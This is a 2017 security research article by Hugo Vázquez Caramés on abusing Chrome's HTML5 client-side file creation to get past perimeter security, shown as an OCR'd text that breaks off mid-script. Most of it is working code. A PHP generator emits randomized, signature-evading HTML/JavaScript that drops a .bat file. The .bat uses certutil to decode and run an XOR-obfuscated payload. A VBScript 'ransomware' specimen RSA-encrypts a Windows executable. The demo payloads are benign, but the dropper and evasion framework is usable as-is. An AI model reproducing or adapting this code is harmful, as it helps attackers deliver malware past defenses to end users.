WHY
BROWSERS LIKE
CHROME
BREAKS PERIMETER SECURITY
AND
WELCOMES
ALL SORT OF
MALWARE

by
Hugo Vázquez Caramés
https://www.linkedin.com/in/hugovazquez/

initial release August 2017


v1.1 release 12th September 2017

Github: https://github.com/lfern/bicho53

Disclaimer: The views and opinions expressed in this article are those of the author and do not reflect any policy or position of any company.

Abstract

As you probably know, network perimeter security is a key point for every company. Of course, many other barriers are deployed nowadays, in example at the end point. Anyway, the perimeter is still a first stage in the process of stopping malware from reaching the targets, moreover in corporate environments.



Since the adoption of HTML5, many new features have been implemented by web browsers, giving more and more power to the client side scripting engines. This is probably good for the end user experience but some times can be very dangerous in terms of security. One of that features is the possibility of creating files on the fly at the client side.


If we think about it, it looks to go against the fundamentals of the perimeter security. If we allow browsers to locally create files then malware writers no more will need to deal with perimeter security solutions, they just can create files on the fly at the end target thus bypassing those perimeter solutions. In this short article I will show how this can be achieved thus making malware writers life easier than ever. For the experiment I have targeted Google Chrome as this is the browser I use and because this vendor is the one I wrongly reported this (https://bugs.chromium.org/p/chromium/issues/detail?id=742929) as this looks to be an old, well-known widely used HTML5 “feature”.

The “feature”

The way I exploit that is by using “document.createElement”.

For that I wrote a PHP file that creates an HTML content. Then with “document.createElement” I can generate a local file download. Malware payload can be any binary but it looked to me interesting to play with simple .bat files as those are text files with powerful options as you can call Windows commands and do many interesting things with few bytes. As an example, you can call “*certutil*” to decode a base64 encoded string inside the .bat file itself. So, no need to use some Javascript routines that are well known by perimeter security solutions.

Also, to make this experiment more funny, I added some “randomizing” features to the generated HTML/Javascript code. This is just to make signature creation more difficult/impossible. Every time PHP script is called the generated HTML/Javascript will change.



Last, It was interesting to give also more randomizing power to the real payload (the encoded file), so this content was also XORed from PHP every time with a different key (thanks to Luis Fernando Pardo https://www.linkedin.com/in/lfern/)

The result is every PHP shot you will have a different specimen.

Here the code of the first specimen (it will open Notepad):

```
<?php
require_once("bicho53-lib.php");

define("INCLUDE_XOR_STREAM",1);

$htmlPage = '
<html>
  <body>
    <!--__random_string__-->
    <!--__random_string2__-->
    <input type="hidden" />
    <!--__random_string__-->
    <script>
    <!--__random_code__-->
    <!--__download_function__-->
    <!--__random_code__-->
    <!--__invoke_download__-->
    <!--__random_code__-->
    </script>
    <!--__random_string__-->
  </body>
</html>
';
$filename = "bicho53-1.txt";
$handle = fopen($filename, "rb");
$fsize = filesize($filename);
$contents = fread($handle, $fsize);

if (defined("INCLUDE_XOR_STREAM")){
```

```
  $file = generateBatFile2("bicho53-2.bat.orig",$contents,"start notepad
","txt");
} else {
  $file = generateBatFile1("bicho53-1.bat.orig",$contents,"start notepad
","txt");
}
echo generatePage($htmlPage,$file);
```

```
<?php
if (!defined('PHP_VERSION_ID')) {
    $version = explode('.', PHP_VERSION);

    define('PHP_VERSION_ID', ($version[0] * 10000 + $version[1] * 100
+ $version[2]));
}

$strings_array = array("       "," ","\n");
$strings2_array = array(" ","","\n");

$codes = array(
  array(2,'
var __param1__ = "__param2__";
'),
  array(3,'
function __param1__(){
   var __param2__="__param3__";
}
'),
  array(4,'
if ("__param1__" == "__param2__") {
  __param3__ = "__param4__";
}
')
);
$downloadFunctionStr = '
function download(__fr__,__tr__) {
  /*__random_code__*/
```

```
  var __vr__ = /*__random_function__*/
document.createElement("a");/*__random_function__*/
  /*__random_code__*/
  __vr__.setAttribute/*__random_function__*/
("href",/*__random_function__*/"data:text/plain;charset=utf-8," +
/*__random_function__*/encodeURIComponent/*__random_function__*/
(__tr__));/*__random_function__*/
  /*__random_code__*/
  __vr__.setAttribute/*__random_function__*/("download",
__fr__);/*__random_function__*/;/*__random_function__*/
  /*__random_code__*/
  __vr__.style.display /*__random_function__*/=
/*__random_function__*/ "none";/*__random_function__*/
  /*__random_code__*/
  document.body.appendChild/*__random_function__*/
(__vr__)/*__random_function__*/;/*__random_function__*/
  /*__random_code__*/
  __vr__.click();/*__random_function__*/
  /*__random_code__*/
  document.body.removeChild/*__random_function__*/
(__vr__)/*__random_function__*/;
  /*__random_code__*/
}';
$generateInvokeStr = '
/*__random_function__*/
/*__random_code__*/
var __fr__ = "__nr__.bat";/*__random_function__*/
/*__random_code__*/
__decodebatch__
/*__random_function__*/
/*__random_code__*/
download/*__random_function__*/
(__fr__,__tr__)/*__random_function__*/;
/*__random_code__*/
';

function generateRandomString() {
    $rand1 = rand(5,20);
    $characters = 'abcdefghijklmnopqrstuvwxyz';
```

```
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $rand1; $i++) {
        $randomString .= $characters[rand(0, $charactersLength - 1)];
    }
    return $randomString;
}

function randomFunction() {

    $rand1 = rand(1,2);

        if ($rand1 == "1") {
        return randomTimesFixedStrings2(15);
        }
  return "";
}
function randomScriptCodeBlock(){
  global $codes;
  $block = rand(0,count($codes)-1);
  $code = $codes[$block];
  $codeStr = $code[1];
  for ($i=1;$i<=$code[0];$i++){
    //$codeStr = preg_replace('/__param__/', generateRandomString(),
$codeStr, 1);
    $codeStr = str_replace("__param".$i."__", generateRandomString(),
$codeStr);
  }
  return $codeStr;
}
function randomScriptCode($n) {
  $myString = "";
  for ($x = 0; $x <= rand(1,$n); $x++) {
    $myString .= randomScriptCodeBlock();
  }
  return $myString;
}

function randomTimesFixedStrings($n) {
```

```
  global $strings_array;
  $rand2 = rand(1,$n);
  $mystring = '';
  for ($i = 0; $i < $rand2; $i++) {
      $rand3 = rand(0,count($strings_array)-1);
      $mystring .= $strings_array[$rand3];
  }
  return $mystring;
}


function randomTimesFixedStrings2($n) {
  global $strings2_array;
  $rand2 = rand(1,$n);
  $mystring = '';
  for ($i = 0; $i < $rand2; $i++) {
      $rand3 = rand(0,count($strings2_array)-1);
      $mystring .= $strings2_array[$rand3];
  }
  return $mystring;
}

function genRandomString(){
  return randomTimesFixedStrings(10);
}
function genRandomString2(){
  return randomTimesFixedStrings2(15);
}
function genRandomCode(){
  return randomFunction() . randomScriptCode(5);
}
function genDownloadFunction(){
  global $downloadFunctionStr;
  $fr = generateRandomString();
  $tr = generateRandomString();
  $vr = generateRandomString();

  $ret = $downloadFunctionStr;
  $ret = str_replace("__fr__", $fr, $ret);
```

```
  $ret = str_replace("__tr__", $tr, $ret);
  $ret = str_replace("__vr__", $vr, $ret);
  preg_match_all("/".preg_quote("/*__","/")."([a-zA-Z_]
+)".preg_quote("__*/","/")."/", $ret, $match);
  for($i=0;$i<count($match[0]);$i++){
    $replacement = "";
    if ($match[1][$i] == "random_function"){
      $replacement = randomFunction();
    } else if ($match[1][$i] == "random_code"){
      $replacement = randomScriptCode(5);
    }
    $ret = preg_replace("/".preg_quote($match[0][$i],"/")."/",$replacement,
$ret, 1);
  }

  return $ret;


}
function generateDecodeBatPart($stringArray,&$retVars){
  $retString = "";
  $vars = array();
  if (!is_array($stringArray)){
    $stringArray = array($stringArray);
  }
  for($i=0;$i<count($stringArray);$i++){
    $var = generateRandomString();
    $vars[] = $var;
    $retString .= "var ".$var." = \"".$stringArray[$i]."\";\n";
  }
  $joinVar = generateRandomString();
  $retString .= "var ".$joinVar." = ".$vars[0];
  for($i=1;$i<count($vars);$i++){
    $retString .= " + ".$vars[$i];
  }
  $retString .= ";\n";
  $retVars[] = $joinVar;
  return $retString;
}
```

```
function generateDecodeBatOld($base64Bat,$lastVariable){
  $ret = "";
  $resultName = generateRandomString();
  $a = array(
    str_split ("certutil -decode"),
    array("  %~n0%~x0 ".$resultName.".bat && echo "),
    array("-----"),
    array("BEGIN "),
    str_split ("CERTIFICATE"),
    array("-----"),
    array($base64Bat),
    array("-----"),
    array("END "),
    str_split ("CERTIFICATE"),
    array("-----"),
    array(" && ".$resultName.".bat")
  );
  $interVars = array();
  foreach($a as $b){
    $ret .= generateDecodeBatPart($b,$interVars);
  }
  $ret .= "var ".$lastVariable." = ".$interVars[0];
  for($i=1;$i<count($interVars);$i++){
    $ret .= " + ". $interVars[$i];
  }
  return $ret;
}
function generateDecodeBat($base64Bat,$lastVariable){
  $ret = "";
  $resultName = generateRandomString();
  $a = array(
      "@echo off\\r\\n",
      "echo | set /p=\\\"-----\\\" > ".$resultName.".b64\\r\\n",
      "echo | set /p=\\\"BEGIN \\\" >> ".$resultName.".b64\\r\\n",
      "echo | set /p=\\\"",
      str_split ("CERTIFICATE"),
      "\\\" >> ".$resultName.".b64\\r\\n",
      "echo ----- >> ".$resultName.".b64\\r\\n"
  );
```

```
  $b64Lines = str_split($base64Bat,64);
  for($i=0;$i<count($b64Lines);$i++){
    $a[] = "echo ".$b64Lines[$i].">>".$resultName.".b64\\r\\n";
  }
  $a = array_merge($a,array(
    "echo | set /p=\\\"-----\\\" >>".$resultName.".b64\\r\\n",
    "echo | set /p=\\\"END \\\">>".$resultName.".b64\\r\\n",
    "echo | set /p=\\\"",
    str_split ("CERTIFICATE"),
    "\\\" >> ".$resultName.".b64\\r\\n",
    "echo ----- >> ".$resultName.".b64\\r\\n",
    str_split ("certutil -F -decode"),
    "  ".$resultName.".b64 ".$resultName.".bat ",
    " && ".$resultName.".bat"
  ));
  $interVars = array();
  foreach($a as $b){
    $ret .= generateDecodeBatPart($b,$interVars);
  }
  $ret .= "var ".$lastVariable." = ".$interVars[0];
  for($i=1;$i<count($interVars);$i++){
    $ret .= " + ". $interVars[$i];
  }
  return $ret;
}

function genInvokeDownload($bat){
  global $generateInvokeStr;
  $fr = generateRandomString();
  $tr = generateRandomString();
  $nr = generateRandomString();

  $ret = $generateInvokeStr;
  $ret = str_replace("__fr__", $fr, $ret);
  $ret = str_replace("__tr__", $tr, $ret);
  $ret = str_replace("__nr__", $tr, $ret);
  $ret = str_replace("__decodebatch__", generateDecodeBat($bat,$tr),
$ret);
  preg_match_all("/".preg_quote("/*__","/")."([a-zA-Z_]
```

```
+)".preg_quote("__*/","/")."/", $ret, $match);
  for($i=0;$i<count($match[0]);$i++){
    $replacement = "";
    if ($match[1][$i] == "random_function"){
      $replacement = randomFunction();
    } else if ($match[1][$i] == "random_code"){
      $replacement = randomScriptCode(5);
    }
    $ret = preg_replace("/".preg_quote($match[0][$i],"/")."/",$replacement,
$ret, 1);
  }

  return $ret;
}
function generatePage($html,$bat){
  preg_match_all('/<!--__(.+)__-->/', $html, $match);
  for($i=0;$i<count($match[0]);$i++){
    $replacement = "";
    if ($match[1][$i] == "random_string"){
      $replacement = genRandomString();
    } else if ($match[1][$i] == "random_string2"){
      $replacement = genRandomString2();
    } else if ($match[1][$i] == "random_code"){
      $replacement = genRandomCode();
    } else if ($match[1][$i] == "download_function"){
      $replacement = genDownloadFunction();
    } else if ($match[1][$i] == "invoke_download"){
      $replacement = genInvokeDownload(base64_encode($bat));
    }
    $html = preg_replace("/".$match[0][$i]."/",$replacement, $html, 1);
  }

  return $html;
}

function randomString($length = 10) {
    $characters =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRST
UVWXYZ';
```

```
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $randomString .= $characters[rand(0, $charactersLength - 1)];
    }
    return $randomString;
}

function generateBatFile1($batFile,$binaryContent,$execCommand,
$extension){
  if (PHP_VERSION_ID >= 50000){
    $file = file_get_contents($batFile, FILE_USE_INCLUDE_PATH);
  } else {
    $file = file_get_contents($batFile, true);
  }

  $byteArray = unpack("C*",$binaryContent);

  $index = 0;
  $count = count($byteArray);
  $seed0 = randomString(50);
  $seed = $seed0;
  $out = array();
  while ($index < $count){
    $h = unpack('C*', md5 ($seed,true));
    $seed = md5 ($seed);
    $t1 = [];
    $t2 = [];
    $t3 = [];
    for ($i=1;($i<=16 && $index+$i <= $count);$i++){
      $out[] = $h[$i] ^ $byteArray[$index+$i];
      $t1[] = $h[$i];
      $t2[] = $byteArray[$index+$i];
      $t3[] = $h[$i] ^ $byteArray[$index+$i];
    }
    $index += 16;
  }
  $str = call_user_func_array("pack", array_merge(array("C*"), $out));
  $r = join("\r\n",str_split(base64_encode($str),64));
```

```
  $file = str_replace("__SEED__", $seed0, $file);
  $file = str_replace("__CONTENT__", $r, $file);
  $file = str_replace("__COMMAND__", $execCommand, $file);
  $file = str_replace("__EXTENSION__", $extension, $file);

  return $file;
}

function generateBatFile2($batFile,$binaryContent,$execCommand,
$extension){
  if (PHP_VERSION_ID >= 50000){
    $file = file_get_contents($batFile, FILE_USE_INCLUDE_PATH);
  } else {
    $file = file_get_contents($batFile, true);
  }

  $byteArray = unpack("C*",$binaryContent);

  $index = 0;
  $count = count($byteArray);

  $seed0 = generateRandomString(50);
  $seed = $seed0;
  $out = array();
  $outXor = array();
  while ($index < $count){
    $h = unpack('C*', md5 ($seed,true));
    $seed = md5 ($seed);
    $t1 = [];
    $t2 = [];
    $t3 = [];
    for ($i=1;($i<=16 && $index+$i <= $count);$i++){
      $out[] = $h[$i] ^ $byteArray[$index+$i];
      $outXor[] = $h[$i];
    }
    $index += 16;
  }
  $str = call_user_func_array("pack", array_merge(array("C*"), $out));
```

```
  $r = join("\r\n",str_split(base64_encode($str),64));

  $str = call_user_func_array("pack", array_merge(array("C*"), $outXor));
  $x = join("\r\n",str_split(base64_encode($str),64));

  $file = str_replace("__CONTENT__", $r, $file);
  $file = str_replace("__XOR__", $x, $file);
  $file = str_replace("__COMMAND__", $execCommand, $file);
  $file = str_replace("__EXTENSION__", $extension, $file);

  return $file;
}


?>
```

This will locally create on the target a .bat file something like that:

```
@echo off
SETLOCAL EnableDelayedExpansion

if not defined trace set trace=rem
%trace% on

goto:myCustomText
q8RfoNFS/mc9PSwYd3msfpDJ1AHDr/3FJQvAkrJX5RNQpiotcwxdntiIb
YRCZdkZ
uVBOheuyQOEyrJXI4HPSYXdOupTvf2A3EzLHWMP1OZVY6rl48xsW
5lXF7ZwdTu7j
YIq64+Ns2vFnonWRslTobFVPNsYV0Ps/VbNNBhFpeenFX/FEkBt+B5v
bF81J1DaC
kWTS3evHy+by6hTHme7GzUJdAFH3gm5OuWP8Eq9gC24hyx/qi6YnG
DMMTlkbyyvk
QX2frNtZeCnJ3pnhpFUSJxe+XrlnXg5bBtSFstq/VcY14ttk8Qv1gGg0N3
mt/9WS
/
+BLJicMzrySbKdkFKPd1rkcyTlPgAVpcvbZsyXQraLv6QDyGdXjTla/9y
u/
:myCustomText

goto:myCustomText2
wK43wb05jQ9ZUUdwFgrIFfyhtXKvxJmtRGer+tk/hH8jzUJJGGAu9Lng
CegpD7F4
yjwq7oPTM41ZyP3F6hKhChMk0v+ODARde1OsK6uRUvQrgt0Tm3pljT
GtjO92KoaI
AfnSh4gNsoIDyR3w2SeACD4uRa5xu5NeJr5HZ2ICE42tPpo3+H8TK/i1f
L4jtV7m
+gyzroCjo4eBgXCs8YWnviZQCmnAsVp4gVLOJZtWMwVLuHeO4Md
PfEBnKjFwoybu
IBbsxr8yGVqttvKSwD15RmTWOtIGLWYwYryIuPuef+BrovFCryGU6A
FQVgrUm7zr
loE4entjkrGYB8YOZ8e1vdhvoV0k4XYBFp3UuUS73siLgXOZfb3uRDP
Rkya1
:myCustomText2
```

```
call :catMyChunk myCustomText %~n0_c1.tmp
call :catMyChunk myCustomText2 %~n0_t1.tmp

certutil -decode -f %~n0_c1.tmp %~n0_c2.tmp
certutil -encodehex -f %~n0_c2.tmp %~n0_c3.tmp 4

certutil -decode -f %~n0_t1.tmp %~n0_t2.tmp
certutil -encodehex -f %~n0_t2.tmp %~n0_t3.tmp 4


FOR /L %%I IN (0,1,255) Do (
  call :DOHex2 %%I
  set hexa[%%I]=!RET!
)

del %~n0_c4.tmp
for /f %%N in ('type "%~n0_c3.tmp"^|find /c /v """') do set "cnt=%%N"
>"%~n0_c4.tmp" 9<"%~n0_c3.tmp" <"%~n0_t3.tmp" (
  for /l %%N in (1 1 %cnt%) do (
    set "ln1="
    set "ln2="
    <&9 set /p "ln1="
    set /p "ln2="

    set n=0
    FOR %%a in (!ln1!) do (
      set vector1[!n!]=%%a
      set /A n+=1
    )
    set n=0
    set r=
    FOR %%a in (!ln2!) do (
      set vector2[!n!]=%%a
      set /A n+=1
    )
    SET R=
    set /A n=n-1
    FOR /L %%I IN (0,1,!n!) Do (
```

```
      CALL SET h1=0x!vector1[%%I]!
      CALL SET h2=0x!vector2[%%I]!
      SET /A XorResult = h1 ^^ h2
      for %%n in (!XorResult!) do SET RET=!hexa[%%n]!
      SET R=!R! !RET!
    )
    echo !R!
  )
)
certutil -decodehex -F %~n0_c4.tmp %~n0.txt

start notepad  %~n0.txt

goto end:




:DoBin
    Set MinInBase=2
    Set ShiftBy=1
    Set StartSyn=0b
    call :DoCalc %1
goto :eof

:DoHex
    Set MinInBase=16
    Set ShiftBy=4
    Set StartSyn=0x
    call :DoCalc %1
goto :eof

:DoHex2
    Set MinInBase=16
    Set ShiftBy=4
    Set StartSyn=
    call :DoCalc %1
```

```
goto :eof

:DoDec
   if {%1} EQU {} goto :eof
   set  /a BinStr=%1
   set RET=%BinStr%
   rem echo %RET%
goto :eof


:DoCalc
   Set BinStr=
   SET /A A=%1
   %Trace% %A%
:StartSplit
   SET /A B="A>>%ShiftBy%"
   %Trace% %B%
   SET /A C="B<<%ShiftBy%"
   %Trace% %C%
   SET /A C=A-C
   %Trace% %C%
   call :StringIt %C%
   If %B% LSS %MinInBase% goto :EndSplit
   set A=%B%
goto :StartSplit
:EndSplit
   call :StringIt %B%
   set RET=%StartSyn%%BinStr%
   rem Echo %RET%
EndLocal & set RET=%RET%
goto :eof


:StringIt
   set Bin=0123456789ABCDEF
   FOR /F "tokens=*" %%A in ('echo "%%BIN:~%1,1%%"') do set RET=
%%A
   set ret=%ret:"=%
   Set BinStr=%Ret%%BinStr%
```

```
goto :eof

:catMyChunk
::Should call this function with 2 args, MYDELIM and outFile.txt
::where is to be catted to outFile.txt
::and text starts with <beginning of line>goto:MYDELIM
::and ends with <beginning of line>:MYDELIM
set searchStart=goto:%~1
set searchStop=:%~1
set outFile=%~2
if exist %outFile% del %outFile%
findstr /n ^^ "%~f0" > pipeline.txt
call :seekMyChunk < pipeline.txt
del pipeline.txt
exit /B

:seekMyChunk
set oneLine=:EOF
set /P oneLine=
if !oneLine! == :EOF goto startNotFound
set oneLine=!oneLine:*:=!
if not !oneLine! == %searchStart% goto seekMyChunk
:catNextLine
set oneLine=:EOF
set /P oneLine=
if !oneLine! == :EOF goto stopNotFound
set oneLine=!oneLine:*:=!
if !oneLine! == %searchStop% goto :eof
echo/!oneLine!>> %outFile%
goto catNextLine
:startNotFound
echo Error finding start delimiter for %searchStart% in catMyChunk
goto :eof
:stopNotFound
echo Error finding stop delimiter for %searchStop% in catMyChunk
goto :eof


:end
```

The second specimen will try to emulate a RANSOMWARE. For that a .vbs is used. Here the code of the PHP
(thanks to Luis Fernando Pardo https://www.linkedin.com/in/lfern/)

```
<?php
require_once("bicho53-lib.php");

define("INCLUDE_XOR_STREAM",1);

$htmlPage = '
<html>
  <body>
    <!--__random_string__-->
    <!--__random_string2__-->
    <input type="hidden" />
    <!--__random_string__-->
    <script>
    <!--__random_code__-->
    <!--__download_function__-->
    <!--__random_code__-->
    <!--__invoke_download__-->
    <!--__random_code__-->
    </script>
    <!--__random_string__-->
  </body>
</html>
';
$filename = "bicho53-2.vbs.orig";
$contents = file_get_contents($filename);

$contents = str_replace("__PUBKEY__",
explode("\r",explode("\n",file_get_contents("bicho53-2-pub.xml"))[0])[0],
$contents);
$contents = str_replace("__PRIVKEY__",
explode("\r",explode("\n",file_get_contents("bicho53-2-priv.xml"))[0])[0],
$contents);
```

```
if (defined("INCLUDE_XOR_STREAM")){
  $file = generateBatFile2("bicho53-2.bat.orig",$contents,"cscript ","vbs");
} else {
  $file = generateBatFile1("bicho53-1.bat.orig",$contents,"cscript ","vbs");
}

echo generatePage($htmlPage,$file);
```

And the locally created .bat should be something like this:

```
@echo off
echo | set /p="-----" > prjyqmoxkzmdn.b64
echo | set /p="BEGIN " >> prjyqmoxkzmdn.b64
echo | set /p="CERTIFICATE" >> prjyqmoxkzmdn.b64
echo ----- >> prjyqmoxkzmdn.b64
echo
QGVjaG8gb2ZmDQpTRVRMT0NBTCBFbmFibGVEZWxheWVkRXhw
YW5zaW9uDQoNCmlm>>prjyqmoxkzmdn.b64
echo
IG5vdCBkZWZpbmVkIHRyYWNlIHNldCB0cmFjZT1yZW0NCiV0cmFj
ZSUgb24NCg0K>>prjyqmoxkzmdn.b64
echo
Z290bzpteUN1c3RvbVRleHQNCjBqUHNQMzA3RHZGWDR3U2xqa3Q
2RzdHVk9Ndmlw>>prjyqmoxkzmdn.b64
echo
UzVlTjIzV2VOUTJCVnhDTnE0SEhTZkVXdVNVOFRQdDlqaTINCnB
odmJBRFp2Unph>>prjyqmoxkzmdn.b64

(...)

echo
JQ0KZ290byBjYXROZXh0TGluZQ0KOnN0YXJ0Tm90Rm91bmQNCm
VjaG8gRXJyb3Ig>>prjyqmoxkzmdn.b64
echo
ZmluZGluZyBzdGFydCBkZWxpbWl0ZXIgZm9yICVzZWFyY2hTdGFy
dCUgaW4gY2F0>>prjyqmoxkzmdn.b64
```

```
echo
TXlDaHVuaw0KZ290byA6ZW9mDQo6c3RvcE5vdEZvdW5kDQplY2hv
IEVycm9yIGZp>>prjyqmoxkzmdn.b64
echo
bmRpbmcgc3RvcCBkZWxpbWl0ZXIgZm9yICVzZWFyY2hTdG9wJSBp
biBjYXRNeUNo>>prjyqmoxkzmdn.b64
echo
dW5rDQpnb3RvIDplb2YNCg0KDQo6ZW5kDQo=>>prjyqmoxkzmdn.b6
4
echo | set /p="-----" >>prjyqmoxkzmdn.b64
echo | set /p="END ">>prjyqmoxkzmdn.b64
echo | set /p="CERTIFICATE" >> prjyqmoxkzmdn.b64
echo ----- >> prjyqmoxkzmdn.b64
certutil -F -decode  prjyqmoxkzmdn.b64 prjyqmoxkzmdn.bat  &&
prjyqmoxkzmdn.bat
```

---

and the local .vbs something like that:

```
Option Explicit
Dim c,ivkey,privkeyString,pubkeyString

pubkeyString =
"<RSAKeyValue><Modulus>qPd06p+scuIyH/pdZNuIb5wcV7msuvfSi6X
+P0QqgMSYQ0gDOjjNIiw2i04Zr1UcqbN+sA7qHZ1T2HScO/H7XE/7hj
Ju1T5gbW7Jt6CQ3+Yym2yK7FgG5jbtztPYhY240hbr/QJSvFO6v3uWqt
1DJS8oBciCK0vYb37GymoJWuE=</Modulus><Exponent>AQAB</Exp
onent></RSAKeyValue>"
privkeyString =
"<RSAKeyValue><Modulus>qPd06p+scuIyH/pdZNuIb5wcV7msuvfSi6X
+P0QqgMSYQ0gDOjjNIiw2i04Zr1UcqbN+sA7qHZ1T2HScO/H7XE/7hj
Ju1T5gbW7Jt6CQ3+Yym2yK7FgG5jbtztPYhY240hbr/QJSvFO6v3uWqt
1DJS8oBciCK0vYb37GymoJWuE=</Modulus><Exponent>AQAB</Exp
onent><P>yNGz1ECogy8vMxv9OrvbbwiwJ66JkvNFim+bS/Zr+JGoPTH
K8errDTuuXcSa6ThkWITpROd1ssyAofItpnDJVw==</P><Q>12Uj49yp
MfjQHT3mvCCYzWH3di6TfneTy9RzvPuvAlcyv15FPMr0jPPe3FjCaa8I
H1kAsKOcvWg7j8yDxJeChw==</Q><DP>x+mCRITNfDKHoTB2yXZjf
sg+XHJy//fvPV3XUiqQ15VgzvJ3npaGwdisvynOMOdzdW9yrKZiU8kjM
```

```
JRe/3b95w==</DP><DQ>L8mUqN0v/JJDOfmd02c3/3kYufOjbY+CDtrX
wrnkHhTSgXqcydwNXahNbX2TxHa8ypeoe4gRIkSZ0lGBeoBSyQ==</
DQ><InverseQ>WBG5w4fWnTVYPTrH3uMlZkeHPZoHpkCYlyhxiA3R
DbecLEX6svN6YxQ+I3xH1c4Ds79JRcpVmsPhyMH3W05oEg==</Inver
seQ><D>cUXLhIrc0fuf/N4cBEREOAZg3dKk4IbJCEOUqZcqIz8okFpTh
5GSu6kGO+d0wpz9ZSrm8GJfQtE453BtWKaFiisxYIKx6MtyICiZcT1gr
ZiZanIRBVbhwKRQSDpes+2OK6rpG2BV1YcxsNRB3OC3UqLVtMd+T
ZTZLpeiqRcy/30=</D></RSAKeyValue>"

if WScript.Arguments.Count > 0 then
  ivkey = DecryptKey("mycalc.exe.rsa",privkeyString)
  DecryptFile "mycalc.exe.enc", "mycalc.exe", ivkey
else
  Dim winsh,winenv,windir
  set winsh = CreateObject("WScript.Shell")
  set winenv = winsh.Environment("Process")
  windir = winenv("WINDIR")

  ivkey = EncryptFile(windir & "\system32\calc.exe" ,"mycalc.exe.enc")
  EncryptKey "mycalc.exe.rsa",pubkeyString,ivkey
end if


'----------------------------------------
'- EncryptFile
